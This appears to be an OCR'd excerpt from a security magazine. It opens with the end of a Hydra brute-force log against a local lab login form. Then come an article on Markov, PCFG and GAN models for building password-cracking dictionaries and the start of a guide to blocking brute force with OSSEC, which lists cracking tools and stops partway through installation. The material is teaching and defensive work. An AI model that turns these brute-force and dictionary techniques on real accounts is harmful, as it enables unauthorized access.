[ATTEMPT] target 127.0.0.1 - login "aetri" - pass "5mnseo84" - 23 of 42 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "aetri" - pass "mo3889" - 24 of 42 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "apod" - pass "password" - 25 of 42 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "apod" - pass "lkpk45" - 26 of 42 [child 8] (0/0)
[80][http-post-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-13 09:48:56

┌──(alienmak㉿kali)-[~]
└─$ 
```

We can successfully login using those credentials.



Vulnerability: Brute Force


Login

Username:
admin
Password:
•••••••••

Login

Welcome to the password protected area **admin**

DICTIONARY ATTACKS AND MACHINE LEARNING



FARHAD RAZAVI

F. Razavi is a cryptanalyst and HPC Specialist. He assesses security mechanisms in the Internet protocols and telecommunication systems. Also, he designs custom GPU clusters for a wide range of applications from cryptography attacks to machine learning applications. He has researched these fields for more than 12 years. Currently, he is working on tensor and quantum computing. Feel free to contact him via f_razavi@alumni.iut.ac.ir
.

Introduction

Nowadays, brute force attacks are used widely because there are lots of secure internet protocols, such as ssh, ftp, vnc and so on, that are not seriously vulnerable. Brute force is a simple way to attack against these kinds of services. In some situations, password space is too big and you need to have an efficient dictionary to decrease the space. There is a typical way to combine words to make passwords. In this way, passwords are generated by some rules. When we're faced with lots of rules, machine learning could help us to make a dictionary with an acceptable success rate. In this paper, we want to review some machine learning techniques to do so and the pros and cons.

Machine learning models

There are two factors that are important in a brute force attack; number of passwords and success rate. Imagine if a user chooses a password of length 10 with a combination of lower and upper cases, special characters and numbers, the password space is bigger than . which is too big to attack. In this situation, you need to eliminate lots of them so the success rate will decrease dramatically. Indeed, there is a tradeoff between these two factors. Combining machine learning methods and dictionary attacks could help us make a balance between the factors.

There are some popular machine learning models such as Markov chains, Probabilistic Context-Free Grammar (PCFG), and Generative Adversarial Networks (GAN) that can help us generate an efficient dictionary. They model the probability of a password and each of them has some advantages and disadvantages.

Markov model

The Markov model used in the dictionary attack is based on standard Markov modeling techniques from natural language processing. The basic hypothesis is that the probability that a letter appears at position n is a function of the letter at position (n-1). For example, if P(f) is the probability that 'f' is the first letter of a password, and P(a|b) the probability that b follows a, then for the word 'test' .

One of the advantages of this model is training and inference speed, because the only thing that it needs to do is count letter sequences and calculate the probability of them in training data. In this way, generated passwords have the same quality. This model has comprehensive performance, because the distribution of letters in easy-to-remember passwords is likely to be similar to the distribution of letters in the users' native language. According to NIST, user-generated 8-character passwords have between 18 and 30 bits of randomness. Two popular tools that use this model are 'John the Ripper' and 'Hashcat'.

A big problem of the model is that the generated dictionary is big and the success rate is relatively low. The problem is because of the high repetition rate.

Probabilistic Context-Free Grammar (PCFG) model

However, the Markov model only works with individual characters, PCFG works with password meaningful fragments. PCFG partitions a password off tree fragments: letters, digits, and special characters. It uses tree symbols 'L', 'D', and 'S' to represent them respectively. For example, 'L8' means a word includes lower and upper case letters of length 8 such as 'QaWsEdRf'. Also 'D4' mentions a word with 4 digits such as '1234' and '@&' is a fragment that belong to 'S2' category. The password 'ZsX@%dCfVg712' belongs to category 'L3S2L4D3'. Probability calculation is similar to Markov's, but it works on fragments instead of characters.

The first advantage of the PCFG model is the ability to generate larger passwords in comparison with Markov. A serious problem of the PCFG model is a large final generated password dataset and this problem becomes more severe as the number of training passwords increases. For example, when PCFG is trained on a 1,000-password dataset, the final output consists of more than 2.1 million passwords; however, a PCFG model trained on a 10,000-password dataset, generates a final output of 4.3 billion passwords. So the output increases exponentially and this process is time consuming. 'pcfg_cracker' is an open source code on GitHub that uses the PCFG model to generate passwords.

Generative Adversarial Networks (GAN) model

Markov and PCFG are statistical learning models but GAN is based on deep learning models. Deep learning is a subset of machine learning that constructs a model with different layers of mathematical processing. Otherwise, traditional machine learning models are not multi-layer. Accuracy in classical machine learning has been achieved by training models over and over again with great amounts of data. It is time-consuming and needs lots of computation power. The main idea behind the GAN model is designing machines that can learn to teach themselves as well as produce some data instead of a data scientist constantly gathering more data and then training the model.

A simple structure of the GAN model consists of two neural networks G and D. G is called generator network, creates training data, starting randomly and getting as realistic as it can. D is a discriminator network that tries to distinguish between real input data from the fake data generated by G. These two networks are set up as adversaries. Eventually, this model can detect most fakes from reals.

The first and foremost advantage of the GAN model is the ability to autonomously learn the distribution of real passwords from actual password leaks. The second advantage is accuracy. It can generate high quality passwords without the need of large data samples. PassGAN is a tool introduced in 2017 that uses this model. PassGAN is able to autonomously determine password characteristics and structures without any prior knowledge on passwords or common password structures.




Figure 1: Architecture of PassGAN

Conclusion:

To maximize the success rate of a generated dictionary, it is better to combine multiple tools. Research shows that when we combine HashCat and PassGAN, the number of matches steadily increases. This confirms that combining rules with machine learning password guessing is an effective strategy.

References:

[1] **"On Practical Aspects of PCFG Password Cracking".** Radek Hranický(B), Filip Liˇstiak, Dávid Mikuˇs, and Ondˇrej Ryˇsavý Faculty of Information Technology, Brno University of Technology, Brno, Czech Republic (2019).


[2] https://github.com/lakiw/pcfg_cracker

[3] "**Dynamic Markov Model**: **Password Guessing Using Probability Adjustment Method**". Guo X, Liu Y, Tan K, Mao W, Jin M, Lu H. Applied Sciences (2021).

[4] **"Presenting New Dangers**: A **Deep Learning Approach to Password Cracking**". Annie Chen. Tufts University, (2018).

[5] https://github.com/d4ichi/PassGAN

CONFIGURING OSSEC TO MITIGATE BRUTE FORCE ATTACKS



JOAS ANTONIO DOS SANTOS

Red Team Expert | CEO Cyber Security UP | InfoSec Leader | OWASP Member | Speaker and Teaching | Cyber Security Mentor | Article Writer | Miter Att&ck Contributor | Hacking is NOT a Crime Advocate | Cyber Security Analyst in Mobile

CLEBER SOARES

Enthusiast and researcher in Information Security adept at free software culture. He has worked in the technology area for more than 20 years, passing through national and multinational companies. Has technical course in Data Processing, Graduated in Computer Networks and Post Graduated in Ethical Hacking and Cber Security. Acts as Information Security Analyst and Ad-hoc Forensic Computer Expert. Leader of the OWASP Belém Chapter at the OWASP Foundation and author at Hacker Culture.

Introduction

Brute force attacks are a series of combinations that an automated tool generates and tries to access a certain system, with the aim of breaking and accessing the system using guesswork. There are some types of brute force, both online and offline format.

Brute Force Online

Online Brute Force is a technique that consists of breaking passwords for services and login forms that communicate over the internet; a good example of this is HTTP Login forms or services like SSH.

Offline Brute Force

The focus is already different; while online attacks on online systems that are communicating on the network and generate traffic for each request sent, offline is basically attacks on cryptographic systems and encodings, being MD5 and SHA-256 hashes and encryption such as AES, RC4 and among others.

Besides the categories, you have the methods that can be used for breaking, the most used being the traditional brute force and the wordlist.

Traditional brute force already has a focus on testing random password combinations, often passing just a parameter, saying whether it's just numbers or not.

Now when we talk about wordlist it's totally different, because you have a list of probable passwords and it may be that in this list you have the correct password. This is for both online and offline brute force.

Tools for Brute Force Attacks

I'm going to mention some tools that are useful for brute force attacks, whether online or offline.

Online Brute Force Tool

- Hydra
- Burp Suite
- Patator
- Jellyfish
- elpskrk

Offline Brute Force Tools

- John the Ripper
- hashcat

Wordlist

- cewl
- Crunch
- SecList

Mitigating Brute Force Attacks with OSSEC


How does one mitigate brute force attacks? One of the ways is using OSSEC, which is a HIDS (Host Intrusion Detection System) that aims to detect an intrusion attempt, in order to take preventive action.

If you want to download OSSEC and install it on your virtualizer, follow the step-by-step.

Installing OSSEC on Ubuntu

In this article, it was decided to install “from scratch” in a Gnu Linux Ubuntu 18.04.6 LTS (Bionic Beaver) distribution. In this way, the objective is to leave the system “lean” and totally personalized, having total control of the resources and functions that may not be used.


Update the GNU Linux system with the command apt update && sudo apt upgrade.



```
root@srv2018:/home/aluno# apt update && apt upgrade
Hit:1 http://archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://archive.ubuntu.com/ubuntu bionic-updates InRelease
Get:3 http://archive.ubuntu.com/ubuntu bionic-backports InRelease [74.6 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic-security InRelease [83.2 kB]
Fetched 158 kB in 2s (83.7 kB/s)
Reading package lists... 58%
```

